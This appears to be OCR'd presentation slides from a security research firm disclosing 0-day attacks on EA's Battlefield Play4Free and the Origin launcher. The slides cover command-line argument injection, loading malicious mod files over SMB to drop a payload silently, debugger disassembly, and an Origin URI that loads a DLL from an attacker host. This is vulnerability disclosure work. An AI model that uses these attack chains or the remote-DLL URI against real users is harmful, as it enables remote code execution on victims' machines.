
CreateProcessW:

If **lpCommandLine** is longer than 32kb then we have the following scenario:

- **If OS < Windows Vista then:**
  - Doesn't terminate
  - It truncates **lpCommandLine** to 32kb
- **Else:**
  - It terminates

EA Battlefield (Play4Free) [0-day]

Truncating to bypass the Host "check"



We need some way to "remove" the **ATTACKER host**..
to bypass the **whitelist check** on the host part


EA Battlefield (Play4Free) [0-day]

- In March 2013, “Windows XP's share dipped slightly to **38.99 percent**"

the Perfect Target


EA Battlefield (Play4Free) [0-day]

- **Battlefield Heroes** and **Battlefield Play4Free** share the same architecture



4] The **Game Updater** checks the **game version**, **host**, and executes the **Game**

- It provides several arguments including:
  - dc
  - lang
  - sessionId
  - **soldierName**



Path:

```
C:\Program Files\EA Games\Battlefield Play4Free\BFP4f.exe
```


Command line:

```
m Files\EA Games\Battlefield Play4Free\BFP4f.exe" +survey 0 +dc 1 +sessionId [redacted]doa5 +webSiteHostName battlefield.play4free.com +lang en +soldierName "[redacted]
```

EA Battlefield (Play4Free) [0-day]

- The **Play4Free** game allows us to abuse the **soldierName** argument…
  - The **Game Updater** component **supports** using "
  - The **Game** component **doesn't support** using "

- **We can perform "arguments" injection:**



Browser plugin

-**soldierName** "name +option1 +option2"

Game updater

-**soldierName** "name +option1 +option2"

Game

Run

-**soldierName** name +option1 +option2

Unsupported "


Unsupported "

EA Battlefield (Play4Free) [0-day]

Our attack plan..

1] To exploit the vulnerability we decided to use the **+modPath** option

- It allows us to specify a directory containing game mod data (sounds, map, etc..)
- Mod data is composed of: **ZIP** file + **CON** file to configure the **Frostbite game engine**



Mod file

ZIP

CON

DICE

DIGITAL ILLUSIONS CREATIVE ENTERTAINMENT

AN EA COMPANY

EA Battlefield (Play4Free) [0-day]

Our attack plan..

2] **+modPath** can be an arbitrary path, which includes **SMB/WebDAV**

- It can be used to load files, such as: **RankSettings.con**

3] **RankSettings.con** can be crafted with the following engine commands:

- **sound.addSound**
- **ObjectTemplate.soundFilename**
- **sound.listSoundsToFile**


EA Battlefield (Play4Free) [0-day]

Our attack plan..

4] We are able to deploy our payload on remote systems in a silent way by using:


- **Game.crash** – a command to terminate the game immediately (**= exploit invisible**)
- **tftp.exe** – default on Windows XP systems

5] There are some limitations that we need to bypass/take in account…



```
0612BEF7   .   FF15 78441906    CALL DWORD PTR DS:[<&MSVCP90.?begin@?$ba
0612BEFD   .   8B08             MOV ECX,DWORD PTR DS:[EAX]
0612BEFF   .   8B40 04          MOV EAX,DWORD PTR DS:[EAX+4]
0612BF02   .   894C24 18        MOV DWORD PTR SS:[ESP+18],ECX
0612BF06   .   3BC6             CMP EAX,ESI
0612BF08   .-  74 13            JE SHORT 0612BF1D
0612BF0A   .   8D9B 00000000    LEA EBX,[EBX]
0612BF10   >   8038 5C          CMP BYTE PTR DS:[EAX],5C
0612BF13   .-  75 03             JNE SHORT 0612BF18
0612BF15   .   C600 2F           MOV BYTE PTR DS:[EAX],2F
0612BF18   >   40                INC EAX
0612BF19   .   3BC6              CMP EAX,ESI
0612BF1B   .-  75 F3             JNE SHORT 0612BF10
0612BF1D   >   8B7424 14        MOV ESI,DWORD PTR SS:[ESP+14]
0612BF21   .   8B56 1C          MOV EDX,DWORD PTR DS:[ESI+1C]
0612BF24   .   2B56 18          SUB EDX,DWORD PTR DS:[ESI+18]
```

EA Battlefield (Play4Free) [0-day]


OllyDbg - BFP4f.exe - [CPU - main thread, module SoundEngine]
C File View Debug Trace Plugins Options Windows Help
L E M W T C R ... B M H
Registers (FPU)

```
0625ABB8  .    8B40 04          MOV EAX,DWORD PTR DS:[EAX+4]
0625ABBB  .v   EB 03            JMP SHORT 0625ABC0
0625ABBD  >    83C0 04          ADD EAX,4
0625ABC0  >    68 4CF82A06      PUSH OFFSET 062AF84C                          ┌Arg3 = ASCII "wt"
0625ABC5  .    50               PUSH EAX                                      │Arg2
0625ABC6  .    8D4424 60        LEA EAX,[ESP+60]                              │
0625ABCA  .    50               PUSH EAX                                      │Arg1
0625ABCB  .    FF15 58452C06    CALL DWORD PTR DS:[<&MSVCR90.fopen_s>]        └MSVCR90.fopen_s
0625ABD1  .    83C4 0C          ADD ESP,0C
0625ABD4  .    85C0             TEST EAX,EAX
0625ABD6  .v   75 31            JNZ SHORT 0625AC09
0625ABD8  .    8B8424 88000000  MOV EAX,DWORD PTR SS:[ESP+88]
0625ABDF  .    39B424 9C000000  CMP DWORD PTR SS:[ESP+9C],ESI
0625ABE6  .v   73 07            JAE SHORT 0625ABEF
0625ABE8  .    8D8424 88000000  LEA EAX,[ESP+88]
0625ABEF  >    8B4C24 58        MOV ECX,DWORD PTR SS:[ESP+58]
0625ABF3  .    50               PUSH EAX
0625ABF4  .    51               PUSH ECX
0625ABF5  .    FF15 54452C06    CALL DWORD PTR DS:[<&MSVCR90.fprintf>]
0625ABFB  .    8B5424 60        MOV EDX,DWORD PTR SS:[ESP+60]
0625ABFF  .    52               PUSH EDX
0625AC00  .    FF15 40452C06    CALL DWORD PTR DS:[<&MSVCR90.fclose>]
0625AC06  .    83C4 0C          ADD ESP,0C
0625AC09  >    8D8C24 84000000  LEA ECX,[ESP+84]
0625AC10  .    C78424 00050000 FFFF MOV DWORD PTR SS:[ESP+500],-1
0625AC1B  .    FF15 C8442C06    CALL DWORD PTR DS:[<&MSVCP90.??1?$basic_  [MSVCP90.??1?$basic_s
0625AC21  .    8B8C24 F8040000  MOV ECX,DWORD PTR SS:[ESP+4F8]
0625AC28  .    64:890D 00000000 MOV DWORD PTR FS:[0],ECX
0625AC2F  .    59               POP ECX
0625AC30  .    5F               POP EDI
0625AC31  .    5E               POP ESI
0625AC32  .    5B               POP EBX
0625AC33  .    8B8C24 B0040000  MOV ECX,DWORD PTR SS:[ESP+4B0]
0625AC3A  .    33CC             XOR ECX,ESP
0625AC3C  .    E8 21C90400      CALL 062A7562
0625AC41  .    8BE5             MOV ESP,EBP
```

```
Registers (FPU)
EAX 05AAE640 ASCII "sound file r
ECX 785B7408 MSVCR90.785B7408
EDX 05A4AFC8
EBX 05A832D4
ESP 0012DFF4
EBP 0012E500
ESI 00000010
EDI 05170D3C

EIP 0625ABF5 SoundEngine.0625ABF

C 0  ES 0023 32bi    (FFFFFFFF)
P 1  CS 001B 32b     (FFFFFFFF)
A 0  SS 0023 32      (FFFFFFFF)
Z 0  DS 0023         (FFFFFFFF)
S 0  FS              FDE000(FFF)
T 0  GS
D 0
O 0                  _ALRE

EFL 00               PE,G
```

```
[062C4554]=78550216 (MSVCR90.fprintf)
```

sound.listSoundsToFile

there is a **format string bug** which limits the usage of %

EA Battlefield (Play4Free) [0-day]

DEMO

EA Origin

0-day :: pwn#3

0-DAY

ReVuln Ltd.

EA Origin [0-day]

- EA - a Fortune 500 company (in 2010)

- Several games are EA Origin exclusives, like:
  - FIFA 13
  - Crysis 3
  - Battlefield 3
  - Etc..

- To get an idea about games made by EA:

EA Origin [0-day]

- **Origin is a digital content-delivery system**
- **Similar to Valve's Steam**
- With a micro-transaction based system (i.e. for the in-game store)
- By using Origin you can:
  - Buy games
  - Play online games
  - Etc..
- **With 40 million users..**

With 40 million users..

With 40 million users..

EA Origin [0-day]

- Origin allows games to run via a custom URI
  - Origin://

- It's possible to provide command-line arguments to games via Origin URI params
  - commandParams=<args>

- Run games by providing custom command-line arguments to them

- ***As for Steam an attacker can abuse this mechanism to get some nice RCE***

EA Origin [0-day]

- To demonstrate this class of issues **on Origin**,
  we decided to pick a game and use it as **Proof-Of-Concept**…


- As we like to **pwn-in-style**, we bought and tested
  the latest (and most known) game available on Origin:
  - **Crysis 3**

- Crysis 3:
  - **Released** on 19 Feb 2013
    - 24 days ago..

EA Origin [0-day]

- There is an issue in the way the **Crysis 3 game engine** deals with a benchmark framework
  - **NVidia OpenAutomate**
- By exploiting this "local feature" a remote attacker can:
  - Load an arbitrary **remote** DLL on **remote** systems
  - And… get Remote Code Execution

Origin:// link format:



origin://LaunchGame/<ABCDE>?CommandParams= -openautomate \\<ATTACKER_IP>\openautomate.dll

Origin URI

Origin cmd

Origin game ID

Trigger

Attacker payload

Command line

EA Origin [0-day]

Please note..

- It's **not a game-specific issue**
  - Crysis 3 just as Proof-of-Concept
  - Do you want more pwning? **Just use a different game!**


- The **real problem is Origin**

- It's **a design issue in Origin**

- Let's see a possible attack scenario to clarify…

EA Origin [0-day]

